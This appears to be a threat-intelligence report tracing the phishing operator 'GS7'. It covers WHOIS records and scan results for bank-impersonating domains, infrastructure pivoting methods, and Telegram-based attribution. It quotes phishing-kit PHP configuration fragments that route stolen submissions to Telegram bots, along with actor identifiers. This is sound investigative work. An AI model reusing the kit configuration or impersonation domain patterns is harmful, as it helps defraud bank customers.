
```
Creation Date: 2025-12-31T17:56:52Z
DNSSEC: unsigned
Domain Name: MEDIA-AUTH.COM
Domain Status: ok https://icann.org/epp#ok
Name Server: AITANA.NS.CLOUDFLARE.COM
Name Server: SEAN.NS.CLOUDFLARE.COM
Registrar Abuse Contact Email: abuse@ownregistrar.com
Registrar Abuse Contact Phone: +1.2124016235
Registrar IANA ID: 1250
Registrar URL: http://www.ownregistrar.com
Registrar WHOIS Server: whois.ownregistrar.com
Registrar: OwnRegistrar, Inc.
Registry Domain ID: 3052991831_DOMAIN_COM-VRSN
Registry Expiry Date: 2026-12-31T17:56:52Z
Updated Date: 2025-12-31T17:56:52Z
```

Domain Information

2026-01-13	10 / 97	-	http://media-auth.com/
2026-01-13	10 / 97	-	http://media-auth.com/wellsfargo.media-auth.com
2026-01-07	17 / 97	-	https://media-auth.com/fidelity.media-auth.com/
2026-01-06	12 / 97	200	https://media-auth.com/wellsfargo.media-auth.com
2026-01-06	12 / 97	200	https://media-auth.com/wellsfargo.media-auth.com/
2026-01-05	9 / 97	-	http://www.fidelity.media-auth.com/
2026-01-05	5 / 97	403	http://fidelity.media-auth.com/
2026-01-05	9 / 98	-	http://www.rss.media-auth.com/
2026-01-05	10 / 98	200	http://rss.media-auth.com/
2026-01-05	9 / 98	-	https://www.rss.media-auth.com/
2026-01-05	8 / 98	200	https://rss.media-auth.com/
2026-01-02	4 / 98	200	https://www.media-auth.com/
2026-01-02	4 / 98	200	http://www.media-auth.com/


Identified domain/subdomains

Mass creation of similar Cloudflare-based infrastructure is observed, which, on its own, is a **weak indicator for pivoting**.



Shodan search result

However, by **refining** searches **in VirusTotal**, close to **200** domains are identified that follow similar structures in terms of registration details, creation dates, JARM fingerprints, and naming patterns. Many of these domains also target financial entities.



<VirusTotal matches

Pivoted domains


This enables the identification of additional domains following the same structure:

```
Creation Date: 2025-12-30T11:32:47Z
DNSSEC: unsigned
Domain Name: SANTANDER-CONFIRMAR.COM
Domain Status: ok https://icann.org/epp#ok
Name Server: BART.NS.CLOUDFLARE.COM
Name Server: EMILY.NS.CLOUDFLARE.COM
Registrar Abuse Contact Email: abuse@ownregistrar.com
Registrar Abuse Contact Phone: +1.2124016235
Registrar IANA ID: 1250
Registrar URL: http://www.ownregistrar.com
Registrar WHOIS Server: whois.ownregistrar.com
Registrar: OwnRegistrar, Inc.
Registry Domain ID: 3052643537_DOMAIN_COM-VRSN
Registry Expiry Date: 2026-12-30T11:32:47Z
Updated Date: 2025-12-30T11:32:47Z
```

Domain information for an additional domain


The initial set of 190 domains is **filtered down to 40** that share infrastructure and patterns similar to those observed in the original campaign.

By understanding the nuances of the infrastructure and being aware of GS7's use of TLD and registrar rotation, as well as previous configurations, search queries are adjusted to identify other domains that were not created at the same time as the original one. This leads to the discovery of additional domains with similar content, created via Namecheap and using the .online TLD, some of which also targeted financial entities such as the Credit Union of Colorado.



Phishing page for Credit Union of Colorado

Other potential domains are identified, one of which matches a domain referenced later in the attribution section. Its naming pattern includes GS7 and shows similarities in both subdomain structure and naming conventions.



Potential domains

cuofco-auth.gs7.online
gs7.online

< Domains that are in line with known naming conventions of the threat actor

This campaign is associated with the second half of 2025, but there is clear evidence of rotation in TLDs, registrars, and certificate issuers.

After collecting the domains, they are compared to establish a prioritization order based on characteristics that indicate higher or lower confidence. These key characteristics include:

- Same registrar, such as OwnRegistrar or Namecheap,
- Same JARM fingerprint,
- Same subdomain pattern,
- Created within four days of each other,
- Same certificate issuer,
- Similar certificate issuance timing,
- Both detected as malicious,
- Similar naming pattern.

Attribution & Correlation

After understanding the attacker's infrastructure and how the campaigns are carried out, the collected information is analyzed in order to pivot toward the adversary, allowing the extraction of additional details that also support sections such as Infrastructure and Modus Operandi.

To reach the adversary known as GS7, the SOCRadar team started from multiple sources, including information obtained from the code of the main domains. Many of these contained submit.php files with embedded information about the Telegram bots' tokens.

As observed in previous phases, the use of automation or AI-assisted generation is evident in these implementations, as multiple example files were found containing configuration elements such as Telegram communication. In these, the use of domains such as gs7.online can be observed, which was also identified and used in the Infrastructure section.

```
// === CONFIGURATION ===
$your_email = "LAURENSMITH@GS7.ONLINE";  // Replace with your email
$telegram_bot_token = "797";  // Replace with your Telegram bot token
$telegram_chat_id = "100";      // Replace with your Telegram chat ID
```

Code section extracted from the main domain

Two legitimate Telegram bots were identified as being used by the adversary GS7 in the campaigns, although only one of them was suitable for pivoting, as it was still active at the time of the investigation.

```
// Telegram Bot Configuration (using your main bot)
$TELEGRAM_BOT_TOKEN = '78547';
$TELEGRAM_CHAT_ID = '-1003';
```

Identified Telegram bots

```
// Telegram Bot Configuration
define('TELEGRAM_BOT_TOKEN', '825');
define('TELEGRAM_CHAT_ID', '-100');
```

Identified Telegram bots #2

Within the code, clear references to GS7 were found, including file names containing these initials, such as gs7_submit:

```
// ============================================================
// CODED BY CODEBEAR GS7
// ============================================================
```

```
<?php
// GS7 Centralized Configuration
// Telegram Bot Configuration
```

```
<?php
// GS7 Uniform Submission Handler
// Same format as submit2.php for consistency
```

Telegram Identification

Using the valuable information obtained from the Telegram bot, queries were performed to identify additional details related to the bot.

Through this process, it was verified that the bot belonged to a group named "**NfResultz by GS**", allowing the conclusion that the adversary appears to self-identify as "GS", where the number may represent a campaign identifier or a user characterization.

{"ok":true,"result":{"id":-100[redacted],"title":"NfResultz by GS","type":"supergroup","has_visible_history":true,"permissions":{"can_send_messages":true,"can_send_media_messages":true,"can_send_audios":true,"can_send_documents":true,"can_send_photos":true,"can_send_videos":true,"can_send_video_notes":true,"can_send_voice_notes":true,"can_send_polls":true,"can_send_other_messages":true,"can_add_web_page_previews":true,"can_change_info":true,"can_invite_users":true,"can_pin_messages":true,"can_manage_topics":true},"join_to_send_messages":true,"accepted_gift_types":{"unlimited_gifts":false,"limited_gifts":false,"unique_gifts":false,"premium_subscription":false,"gifts_from_channels":false},"max_reaction_count":11,"accent_color_id":4}}


Details about the bot reveal the name

Query outputs in txt:


```JSON
{
  "ok": true,
  "result": {
    "id": -100...,
    "title": "NfResultz by GS",
    "type": "supergroup",
    "has_visible_history": true,
    "permissions": {
      "can_send_messages": true,
      "can_send_media_messages": true,
      "can_send_audios": true,
      "can_send_documents": true,
      "can_send_photos": true,
      "can_send_videos": true,
      "can_send_video_notes": true,
      "can_send_voice_notes": true,
      "can_send_polls": true,
      "can_send_other_messages": true,
      "can_add_web_page_previews": true,
      "can_change_info": true,
      "can_invite_users": true,
      "can_pin_messages": true,
      "can_manage_topics": true
    },
    "join_to_send_messages": true,
    "accepted_gift_types": {
      "unlimited_gifts": false,
      "limited_gifts": false,
      "unique_gifts": false,
      "premium_subscription": false,
      "gifts_from_channels": false
    },
    "max_reaction_count": 11,
    "accent_color_id": 4
  }
}
```

Telegram profile information for the bot

It was also observed that the group contains only three users, which is a common pattern where the adversary, the bot, and either a temporary user or the group identifier itself are present:




Following this step, the group administrator was identified, and the name GS7GEUP was discovered, matching the previously observed branding. The associated Telegram username was revealed, and also provided another domain that was used during the infrastructure phase:




JSON

```
{
  "ok": true,
  "result": [
    {
      "user": {
        "id": 56…,
        "is_bot": false,
        "first_name": "LIKELY-GS7",
        "username": "GS7GEUP",
        "language_code": "en",
        "is_premium": true
      },
      "status": "creator",
      "is_anonymous": false
    }
  ]
}
```



Telegram profile information for the administrator threat actor




Telegram message added for empty chats by the user account GS7

Correlation

Based on the information obtained, open sources and the platform were used to identify correlations with actors using the names GS or GS7 across private groups or channels, to extend visibility into this adversary.


With respect to Telegram, multiple bots were found following the same naming pattern, with names consistent with those already observed. This correlation is further reinforced when considering the domains identified in the Infrastructure section and names associated with brands such as WellsFargo, Netflix, NavyFed, USAA, and others:

```
WF=WellsFargo
NF=NavyFed

[Company]result[sz]bygs_bot
```




Detected bot accounts


Following these naming patterns, several accesses to Brazilian underground markets were identified where a user operating under the alias GS7 had been active.



Identified account of ''Gs7''in Brazilian underground channels (SOCRadar Threat Hunting)




Gs7 mentions (SOCRadar Threat Hunting)



